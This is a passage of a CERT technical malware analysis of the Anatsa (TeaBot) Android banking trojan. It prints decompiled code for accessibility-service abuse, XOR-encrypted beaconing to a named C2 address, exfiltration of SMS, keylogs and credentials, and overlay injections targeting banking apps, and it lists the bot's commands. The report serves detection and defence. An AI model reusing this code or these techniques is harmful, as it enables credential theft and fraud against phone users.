



Anatsa analysis study



GOBIERNO
DE ESPAÑA

VICEPRESIDENCIA
SEGUNDA DEL GOBIERNO
MINISTERIO
DE ASUNTOS ECONÓMICOS
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO
DE DIGITALIZACIÓN E
INTELIGENCIA ARTIFICIAL

incibe

INSTITUTO NACIONAL DE CIBERSEGURIDAD



incibe
cert

June 2021

INCIBE-CERT_ANATSA_ANALYSIS_STUDY_2021_v1.0

This publication belongs to INCIBE (Spanish National Cybersecurity Institute) and is licensed under a Creative Commons Attribution-Non-commercial 3.0 Spain License. For this reason, it is permitted to copy, distribute and communicate this work publicly under the following conditions:

- Acknowledgement. The content of this report may be reproduced in part or in full by third parties, with the appropriate acknowledgement and making express reference to INCIBE or INCIBE-CERT and its website: <https://www.incibe.es/>. Under no circumstances shall said acknowledgement imply that INCIBE supports said third party or supports the use they make of this work.
- Non-commercial Use. The original material and the derived works may be distributed, copied and exhibited provided their use does not have a commercial purpose.

By reusing or distributing the work, the terms of the license of this work must be made clear. Some of these conditions may not apply if permission is obtained from INCIBE-CERT as owner of the authorship rights. Full text of the license: <https://creativecommons.org/licenses/by-nc-sa/3.0/es/>.

Index

INDEX OF FIGURES	3
INDEX OF TABLES	4
1. About this study	5
2. Organisation of the document	6
3. Introduction	7
4. Technical report	8
4.1. General information.....	8
4.2. Summary of actions	8
4.3. Detailed analysis	8
4.4. Antidetection and anti-reverse-engineering techniques	23
4.5. Persistence	23
5. Conclusion.....	24
Appendix 1: Indicators of Compromise (IOC).....	25
Appendix 2: Yara Rules	28

INDEX OF FIGURES

Figure 1. Figure of the decompilation of one of the application's functions.	9
Figure 2. Static decryption of the application's original code	10
Figure 3. Functions to recognise the phone's language	10
Figure 4. Main window of the application which prompts the user to facilitate the accessibility service	11
Figure 5. Callback function used by the accessibility service to receive events	12
Figure 6. Configuration of the sample's C2 in the code	12
Figure 7. Function which connects to the C2 server to send the botupdate request.....	13
Figure 8. Function that generates JSON to send to the C2	14
Figure 9. /botupdate request sent to the C2 and its corresponding XOR decryption	15
Figure 10. Response to the /botupdate request received from the C2 after being decrypted with XOR	15
Figure 11. Response to the /getkeyloggers request received from the C2	16
Figure 12. Code in charge of obtaining the list of applications to be affected by the injections.	16
Figure 13. Detail of the /getbotinjects request sent to the C2	16
Figure 14. Detail of the response to the /getbotinjects request received by the C2	17
Figure 15. Injection for a banking application.....	17
Figure 16. Function to obtain the list of applications targeted by the keylogger.	18
Figure 17. Function to create the keylogger log	19
Figure 18. Variable which allows the keylogger's impact to extend to other applications on demand	19
Figure 19. Function which allows SMS messages to be intercepted.....	20
Figure 20. Sending SMSs to the server in the botupdate request	20
Figure 21. Function to collect the list of email addresses saved to the device	20
Figure 22. Function which processes the command "start_client" and initiates the connection with the indicated server.	21
Figure 23. Function that establishes the socket connection with the server.....	22
Figure 24. Function which creates the VirtualDisplay to obtain the screenshots.....	22
Figure 25. Part of the code that simulates clicks, gestures and text writing.	23

INDEX OF TABLES

Tabla 1. Detalles de la muestra de código malicioso	8
Tabla 2. Listado de posibles comandos recibidos por el C2	18
Tabla 3. Regla IOC generadas con Madiant IOC Editor	27
Tabla 4. Regla Yara	28

1. About this study

This study contains a detailed technical report, drafted after the analysis of a sample found thanks to the indicators obtained from different sources of information. It aims to identify the family to which this malicious code belongs and the action it takes, in order to gather as much information as possible.

The actions carried out to create this report consist of a static and dynamic analysis within a controlled environment. It must be highlighted that the sample analysed had been previously uploaded to the VirusTotal platform, which makes it a public domain sample and accessible to any analyst who has a paid account on the platform.

This study is largely directed at IT and cybersecurity professionals, researchers and analysts and technicians interested in the analysis and investigation of this type of threat. It may also be of special interest for Android device users.

Regarding the methodology followed, the reversing tasks have been carried out with Android Studio (Emulator), JADX, dex2jar y BURP Suite, as well as proprietary unpacking scripts.

2. Organisation of the document

This document consists of 3. Introduction, which will explore the type of threat that the malicious code Anatsa represents, outlining its scope and the current situation of cyber-attack campaigns, as well as a brief description of its behaviour.

Next, in section 4. Technical report, the results of the dynamic and static analysis of the Anatsa samples will be gathered, starting with how to obtain the information contained in the file to be worked with, the capabilities of the malware and its actions, as well as its anti-detection, anti-reverse-engineering and persistence techniques.

Finally, section 5. Conclusion, gathers the most important aspects dealt with throughout the study.

In addition, the document has two appendices: Appendix 1 contains the Indicator of Compromise (IOC), and Appendix 2 contains a Yara rule, both for the detection of the sample in question.

3. Introduction

At the beginning of January 2021, a new banking trojan for Android devices was discovered and analysed in parallel by different organisations, each of which assigned it a different name. As such, this trojan is known as **Anatsa**, **TeaBot** or **Toddler**.

This family of malware makes use of functions very similar to other banking trojans for Android, such as **Cerberus**, **Anubis** or **Flubot**, and is thus detected by the main anti-malware systems, which, in some cases, label it as one of the above. This is also because the packaged application uses protection systems based on the RC4 algorithm used by the other families.

What's more, all of this seems to indicate a certain connection with the Flubot family, previously analysed by INCIBE in a dedicated [study](#), given that cases have already been discovered in which these two threats share phishing panel addresses from where both threats could be downloaded at some point. As such, the cybercriminals operating these two Android malwares could be related in some way.

In the case of Flubot, although several individuals presumed to be in charge of operations were arrested in Barcelona, the threat has continued. However, in contrast to Flubot, whose initial focus was Spain, the aim of this family seems to be of broader scope, looking, right from the get-go, to impact other European countries.

In terms of the malicious code's functionality, once the user installs the application on their device, it starts to track the identifiers of all the applications they open. When it detects a login to one of the target applications, it injects overlay pages so that the user thinks they are entering credentials into the original application when, in fact, they are sending them to the command and control (C2) server, controlled by the operators of the malicious code.

4. Technical report

The information obtained during the analysis of the samples is detailed below.

4.1. General information

Based on indicators obtained from different sources of information, a sample is identified that appears to be the Anatsa malware, the subject of this analysis. After being downloaded, it is checked with the Linux file command that it is a compressed package in ZIP format, which is used by the .APK applications of the Android system.

anatska.apk: Zip archive data, at least v1.0 to extract

The signature of the sample analysed is as follows:

Algorithm	Hash
MD5	8ad1cbb3c7e9c9b673e5c016456e66cd
SHA1	b354b2193e13956747cf3cf1268caaa9ae9601a0
SHA256	8a5cbee0c4b28d5f48bc1c2dd5dd21cf045c51dfe835f673409fafcf0e7e2265

Table 1. Details of the malicious code sample

4.2. Summary of actions

The malicious code is capable of doing the following:

- Sending, intercepting and hiding SMS messages.
- Reading contacts and telephone status.
- Modifying volume settings (silence).
- Displaying a pop-up window in any application (used during installation to force accessibility services to accept access).
- Deleting applications.
- Using the accessibility service to carry out tasks such as injections or remote control. This allows it, amongst other things, to steal credentials.
- Keystroke capture (keylog).
- Accessing Google Authenticator codes.
- Real time screen sharing.

4.3. Detailed analysis

After reviewing the decompilation of the source code of the application, it can be seen that it is obfuscated, as there is no readable code, but rather, values that are apparently meaningless at first glance. Therefore, it can be assumed that the application is packaged and the real code is being hidden from the malicious code. This is a very common technique, seen in many Android threats, which slows down analysis.



```
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.READ_SMS
android.permission.USE_BIOMETRIC
android.permission.WRITE_SMS
android.permission.RECEIVE_MMS
android.permission.WAKE_LOCK
android.permission.USE_FULL_SCREEN_INTENT
android.permission.SYSTEM_ALERT_WINDOW
android.permission.REQUEST_DELETE_PACKAGES
android.permission.QUERY_ALL_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.GET_ACCOUNTS
android.permission.REQUEST_PASSWORD_COMPLEXITY
```

TLP:WHITE

In this case, the obfuscation with which it is protected is the APK Protector software and the file containing the original code is located inside the path assets/dex/classes-v1.bin whose RC4 key is 31353A36303C3E39353230383131313E.

```
assets/topsites/icon/ic_frivr.webp
assets/dex/classes-v1.bin
Internal dex: 'assets/dex/classes-v1.bin'
password: '31353A36303C3E39353230383131313E'
cyberchef_link: 'None'
res file path: 'teabot/8a5cbee8c4b28d5f48bc1c2dd5dd21cf045c51dfe835f673409fafcf0e7e2265_decrypted.dex'
reports: {'EN': '', 'ES': ''}
ERROR: 'False'
```

Figure 2. Static decryption of the application's original code

After decrypting the resource of this application, access is gained to the original code which, after a superficial analysis, is also obfuscated by renaming variables and inserting junk code that makes it difficult to find the sections of code containing the main functionality, as the names of variables, classes and original functions have been lost.

As can be seen in the code, the sample analysed includes support for different languages such as Spanish, English, Italian, German, French and Dutch.

```
public static boolean m7694f4a6() {
    if ((31 + 3) % 3 <= 0) {
    }
    if ((15 + 23) % 23 <= 0) {
    }
    String language = Locale.getDefault().getLanguage();
    return language.equals("es") || language.equals("en") || language.equals("de") || language.equals("it") || language.equals("nl") || language.equals("fr");
}

/* JADX WARNING: Removed duplicated region for block: B:31:0x007b */
/* JADX WARNING: Removed duplicated region for block: B:40:0x0092 A[RETURN] */
public static String m7b8b965a() {
    char c;
    if ((17 + 15) % 15 <= 0) {
    }
    if ((14 + 32) % 32 <= 0) {
    }
    String language = Locale.getDefault().getLanguage();
    int hashCode = language.hashCode();
    if (hashCode != 3201) {
        if (hashCode != 3246) {
            if (hashCode != 3276) {
                if (hashCode != 3371) {
                    if (hashCode == 3518 && language.equals("nl")) {
                        c = 3;
                        return c == 0 ? c != 1 ? c != 2 ? c != 3 ? c != 4 ? "uninstall" : "désinst" : "verwijderen" : "disinstalla" : "deinstallieren" : "desinstalar";
                    }
                } else if (language.equals("it")) {
                    c = 2;
                    if (c == 0) {
                    }
                }
            } else if (language.equals("fr")) {
                c = 4;
                if (c == 0) {
                }
            }
        } else if (language.equals("es")) {
            c = 0;
            if (c == 0) {
            }
        }
    } else if (language.equals("de")) {
        c = 1;
        if (c == 0) {
        }
    }
    c = 65535;
    if (c == 0) {
    }
}
}
```

Figure 3. Functions to recognise the phone's language

Although different methods of obfuscation are included, the character chains used by the application do not seem to be obfuscated, allowing us to find the segments of code of interest.

After opening the application for the first time, a window is launched that prompts the user to allow access to the accessibility service.




Figure 4. Main window of the application which prompts the user to facilitate the accessibility service

This malware, like most other Android banking trojans, abuses this service with the intention of detecting when an application is opened on the device. It can then carry out concrete actions, such as injecting pages that purport to be the original page to try and capture the user's credentials.

```

public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
    List<CharSequence> text;
    CharSequence charSequence;
    if ((23 + 22) % 22 <= 0) {
    }
    if ((14 + 2) % 2 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    if (!C0230pf0e7d21f.f823a) {
        if (accessibilityEvent.getEventType() == 32 || accessibilityEvent.getEventType() == 2048 || accessibilityEvent.getEventType() == 4194304 || accessibilityEvent.getEvent
            f9471 = accessibilityEvent.getSource();
    }
    try {
        if (f944f == 0) {
            try {
                if (pd1ec9774.mb2f5ff47()) {
                    C0246pf0e7d21f.f868h = System.currentTimeMillis() + 2000;
                }
            } catch (Exception e) {
                e.printStackTrace();
            }
            f944f = System.currentTimeMillis();
        }
        long currentTimeMillis = System.currentTimeMillis();
        if (currentTimeMillis - f945g > 700000000 && (!Build.MANUFACTURER.toLowerCase().contains("huawei") || Build.VERSION.SDK_INT != 29)) {
            Intent intent = new Intent(this, p665896e0.class);
            intent.addFlags(268435456);
            startActivity(intent);
            f945g = System.currentTimeMillis();
        }
        if (accessibilityEvent.getEventType() == 16384 && (text = accessibilityEvent.getText()) != null && text.size() == 1 && (charSequence = text.get(0)) != null && char
            f946h = currentTimeMillis;
    }
    f949k = C0243pbefe1559.m7694f4a6(this);
    f950l = C0243pbefe1559.m9567975(this);
    if (C0256p909863db.f8931.get() && !C0256p909863db.f892h.m01129c()) {
        AccessibilityNodeInfo rootInActiveWindow = getRootInActiveWindow();
        List<AccessibilityNodeInfo> m92eb5ffe = C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "TextView");
        m92eb5ffe.addAll(C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "Button"));
        m92eb5ffe.addAll(C0243pbefe1559.m8277e091(rootInActiveWindow, "android.view.view"));
        ArrayList arrayList = new ArrayList();
        for (AccessibilityNodeInfo accessibilityNodeInfo : m92eb5ffe) {
            CharSequence text2 = accessibilityNodeInfo.getText();
            if (text2 != null) {
                Rect rect = new Rect();
                accessibilityNodeInfo.getBoundsInScreen(rect);
                arrayList.add(new C0248p45bb07bc(text2.toString(), rect, accessibilityNodeInfo.isVisibleToUser()));
            }
        }
        List<AccessibilityNodeInfo> m92eb5ffe2 = C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "EditText");
        ArrayList arrayList2 = new ArrayList();
        for (AccessibilityNodeInfo accessibilityNodeInfo2 : m92eb5ffe2) {
            if (accessibilityNodeInfo2.isVisibleToUser()) {

```

Figure 5. Callback function used by the accessibility service to receive events

Once authorised, the trojan begins its operations and communication with its C2 servers. The sample analysed incorporates only one address.

```

[] f850b = {"http://185.215.113.31:82/api/"};

```

Figure 6. Configuration of the sample's C2 in the code

Three distinct request types have been observed. In one, it contacts /botupdate path every 10 seconds via POST. This communication is encrypted via the XOR operation with the value 66 which is hardcoded in the code, as seen in the **C0279pf0e7d21f.run** method.

```
public void run() {
    if ((1 + 30) % 30 <= 0) {
    }
    if ((14 + 21) % 21 <= 0) {
    }
    while (true) {
        if (!C0243pbefe1559.m83878c91()) {
            try {
                Thread.sleep(5000);
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
        } else {
            if (this.f964a == null) {
                this.f964a = C0251pf0e7d21f.m0cc175b9(this.f966c);
            }
            byte[] bytes = this.f964a.toString().getBytes();
            for (int i = 0; i < bytes.length; i++) {
                bytes[i] = (byte) (bytes[i] ^ 66);
            }
            try {
                pdb8ece3f.m0cc175b9(this.f966c, new JSONObject(C0237p7c1aaba9.m92eb5ffe(C0243pbefe1559.me1671797(this.f966c, this.f965b, "botupdate"), bytes)));
                this.f964a = null;
            } catch (IOException | JSONException e2) {
                e2.printStackTrace();
                C0243pbefe1559.m41529076();
            }
            pdb8ece3f.mb2f5ff47(this.f966c);
            if (pceb03b8.f943e != null) {
                C0268pf0e7d21f.m0cc175b9(this.f966c);
                pd1ec9774.m0cc175b9(this.f966c);
                p5bc67bc0.m0cc175b9();
                C0259p5c8b6c7d.m0cc175b9();
                C0264pb1c56b21.m0cc175b9();
            }
            pdb8ece3f.m92eb5ffe(this.f966c);
            if (!C0243pbefe1559.m7b8b965a(this.f966c, pceb03b8.class)) {
                pdb8ece3f.m8fa14cdd(this.f966c).post(new RunnableC0280pf0e7d21f(this));
            }
            Thread.sleep(10000);
        }
    }
}
```

Figure 7. Function which connects to the C2 server to send the botupdate request

The information sent has a concrete structure designed in JSON format using the **C0251pf0e7d21f.m0cc175b9** method.

```

    p8a63796c.f879a.mo1089a(context, "logged_sms");
    p8a63796c.f879a.mo1089a(context, "captured_injects");
    try {
        JSONObject2.put("hwid", C0243pbefe1559.m363b122c(context));
        JSONObject2.put("device_name", C0243pbefe1559.m865c0c0b());
        JSONObject2.put("phone_number", C0243pbefe1559.m6f8f5771(context));
        JSONObject2.put("battery_level", C0243pbefe1559.mb2f5ff47(context));
        JSONObject2.put("acs_enabled", C0243pbefe1559.m7b8b965a(context, pcebd03b8.class));
        JSONObject2.put("doze_enabled", C0243pbefe1559.md9567975(context));
        JSONObject2.put("country", C0243pbefe1559.m2510c390(context));
        JSONObject2.put("locale", C0243pbefe1559.m7b774eff());
        JSONObject2.put("screen_active", !C0243pbefe1559.m7694f4a6(context));
        JSONObject2.put("screen_secure", C0243pbefe1559.m4b43b0ae(context));
        JSONObject2.put("sms_manager", Telephony.Sms.getDefaultSmsPackage(context));
        JSONObject2.put("android_version", Build.VERSION.SDK_INT);
        JSONObject2.put("current_logged_password", C0239p8c652218.f839a);
        JSONObject2.put("ver", 6);
        JSONObject.put("data_update", JSONObject2);
        JSONObject.put("logged_sms", new JSONArray((Collection) b));
        JSONObject.put("logged_pushes", new JSONArray((Collection) arrayList));
        JSONObject.put("system_logs", new JSONArray((Collection) new ArrayList(C0240p909863db.f842a)));
        JSONObject.put("captured_injects", new JSONArray((Collection) arrayList3));
        JSONObject.put("completed_commands", new JSONArray((Collection) arrayList2));
        C0240p909863db.f842a.clear();
        if (!C0254pbefe1559.f886b.isEmpty()) {
            ArrayList arrayList4 = new ArrayList();
            for (C0255pf0e7d21f pf0e7d21f2 : C0254pbefe1559.f886b) {
                JSONObject jsonObject3 = new JSONObject();
                JSONObject jsonObject4 = new JSONObject();
                for (Map.Entry<String, C0253p45bb07bc> entry : pf0e7d21f2.mo1106b().entrySet()) {
                    jsonObject4.put(entry.getKey(), entry.getValue().mo1104c());
                }
                jsonObject3.put("application", pf0e7d21f2.f890a);
                jsonObject3.put("data", jsonObject4);
                arrayList4.add(jsonObject3);
            }
            JSONObject.put("captured_keyloggers", new JSONArray((Collection) arrayList4));
            C0254pbefe1559.f886b.clear();
        }
        if (f877a) {
            JSONArray jsonArray = new JSONArray();
            C0243pbefe1559.m8ce4b16b(context, jsonArray);
            JSONObject.put("installed_apps", jsonArray);
            f877a = false;
        }
    }
  }

```

Figure 8. Function that generates JSON to send to the C2




Figure 9. /botupdate request sent to the C2 and its corresponding XOR decryption

In turn, the server responds by encrypting this response with the same key which, after decryption, tells the Trojan if it needs to perform any additional tasks.




Figure 10. Response to the /botupdate request received from the C2 after being decrypted with XOR

This is the only request that is transmitted encrypted to C2. The following two, described below, are plain text HTTP requests without any type of encryption. It performs a GET request to the path /getkeyloggers to obtain the list of keylog system affectations.



Figure 11. Response to the /getkeyloggers request received from the C2

Independently, it also makes another request, in this case a POST request to /getbotinjects to obtain the list of applications affected by the injections. Included in the body of the request is a list of the identifiers of applications installed on the device, to which the server responds with the selection of which of these are affected along with the HTML code that will be superimposed.

```
private boolean m865c0c0b() {
    if ((26 + 21) % 21 <= 0) {
        if ((30 + 21) % 21 <= 0) {
            C0252p8a63796c = C0252p8a63796c.f878e;
            JSONArray jsonArray = new JSONArray();
            C0243pbefe1559.m8ce4b16b(this, jsonArray);
            JSONObject jsonObject = new JSONObject();
            jsonObject.put("installed_apps", jsonArray);
            try {
                JSONArray jsonArray2 = new JSONArray(C0237p7c1aaba9.m4a8a08f0(C0243pbefe1559.me1671797(this, p8a63796c, "getbotinjects"), jsonObject.toString().getBytes(StandardCharsets.UTF_8)));
                for (int i = 0; i < jsonArray2.length(); i++) {
                    JSONObject jsonObject2 = jsonArray2.getJSONObject(i);
                    p8a63796c.m01091c(this, jsonObject2.getString("application"), jsonObject2.getString("html"));
                }
                return true;
            } catch (JSONException e) {
                e.printStackTrace();
                return false;
            }
        }
    }
}
```

Figure 12. Code in charge of obtaining the list of applications to be affected by the injections.




Figure 13. Detail of the /getbotinjects request sent to the C2


```
[
  {
    "application": "com.kutxabank.android",
    "html": "<!DOCTYPE html><html lang='en'><head> <meta charset='UTF-8'> <meta name='viewport' con
    'inj_type': 'bank"
  },
  {
    "application": "com.bbva.bbvacontigo",
    "html": "<!DOCTYPE html><html lang='en'><head> <meta charset='UTF-8'> <meta name='viewport' con
    'inj_type': 'bank"
  },
]
```

Figure 14. Detail of the response to the /getbotinjects request received by the C2

Included in this response for each application is the HTML code necessary for the injection.




Figure 15. Injection for a banking application

As can be seen, the communication protocol used by this trojan is relatively simple and, beyond the XOR encryption in the update request, does not incorporate very elaborate protections to make analysis or detection difficult at the network level.

Based on the static analysis of the code, it has been possible to discover a series of commands that the trojan can receive to carry out different functionalities.

Below, the discovered commands are listed:

Command	Description
activate_screen	Switch the screen on and/or prevent it from being locked.
app_delete	Uninstall the application indicated by its package ID
ask_perms	Instruct the Trojan to request the necessary permissions so that it can function properly.

ask_syspass	Instruct it to request biometric authorisation (a fingerprint for the majority of devices)
change_pass	Deactivate the use of the passcode opening the corresponding settings window and simulating the necessary keystrokes to do so. In addition, this prevents the creation of a new pattern.
get_accounts	Request the list of accounts configured with the device.
grab_google_auth	Launch Google Authenticator apps and obtain all the codes.
kill_bot	Uninstall the trojan application.
mute_phone	Silence the device
open_activity	Launch an application through its package ID.
open_inject	Request it to show it an injection in concrete to the user
start_client	Launch the remote control functionality.
swipe_down	Simulate the swipe down motion on the screen

Table2. List of possible commands received by C2

As the application accepts a sequence of commands, it is possible that these commands can be used to perform combined actions, such as launching the ask_syspass command to biometrically authenticate the user and then launching another command such as grab_google_auth to quickly open the Google Authenticator. In this way, if the latter is protected by biometric access, the lapse of time while the user releases their fingerprint from the reader for the biometric authentication system of the device would be used to steal the codes.

As observed in previous requests, this trojan includes keylogger capacities thanks to the accessibility service. The functionality that performs these operations can be found in the application code, as they refer to it using the term 'keylogger'. The **C0279pf0e7d21f.m363b122c** method prepares and carries out the request to obtain the list of applications that the keylogger affects.

```
private boolean m363b122c() {
    if ((22 + 26) % 26 <= 0) {
    }
    if ((23 + 7) % 7 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    try {
        JSONArray jsonArray = new JSONArray(C0237p7c1aaba9.m0cc175b9(C0243pbefe1559.me1671797(this, p8a63796c, "getkeyloggers")));
        for (int i = 0; i < jsonArray.length(); i++) {
            String string = jsonArray.getJSONObject(i).getString("application");
            p8a63796c.f879a.mo1097i(this, "kloger:" + string, true);
        }
        return true;
    } catch (JSONException e) {
        e.printStackTrace();
        return false;
    }
}
```

Figure 16. Function to obtain the list of applications targeted by the keylogger.

Events captured by the accessibility service are stored in a linked list that will be sent to the C2. This update request, along with affectation details will be discussed below.

```

public static void m0cc175b9(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent) {
    AccessibilityNodeInfo b;
    if ((11 + 11) % 11 <= 0) {
    }
    if ((24 + 32) % 32 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    AccessibilityNodeInfo accessibilityNodeInfo = pcebd03b8.f947i;
    String str = "";
    if (f889e) {
        if (accessibilityEvent.getEventType() == 1) {
            StringBuilder sb = new StringBuilder();
            sb.append("CLICKED: ");
            sb.append((Object) accessibilityEvent.getPackageName());
            sb.append(" ");
            sb.append(accessibilityEvent.getText());
            sb.append(" ");
            AccessibilityNodeInfo accessibilityNodeInfo2 = pcebd03b8.f947i;
            sb.append(accessibilityNodeInfo2 == null ? str : accessibilityNodeInfo2.getViewIdResourceName());
            C0240p909863db.m0cc175b9(sb.toString());
        }
        if (accessibilityEvent.getEventType() == 16) {
            C0240p909863db.m0cc175b9("TEXT: " + ((Object) accessibilityEvent.getPackageName()) + " " + accessibilityEvent.getText());
        }
        if (accessibilityEvent.getEventType() == 8192) {
            C0240p909863db.m0cc175b9("TEXT_SEL: " + ((Object) accessibilityEvent.getPackageName()) + " " + accessibilityEvent.getText());
        }
    }
    if (accessibilityNodeInfo != null) {
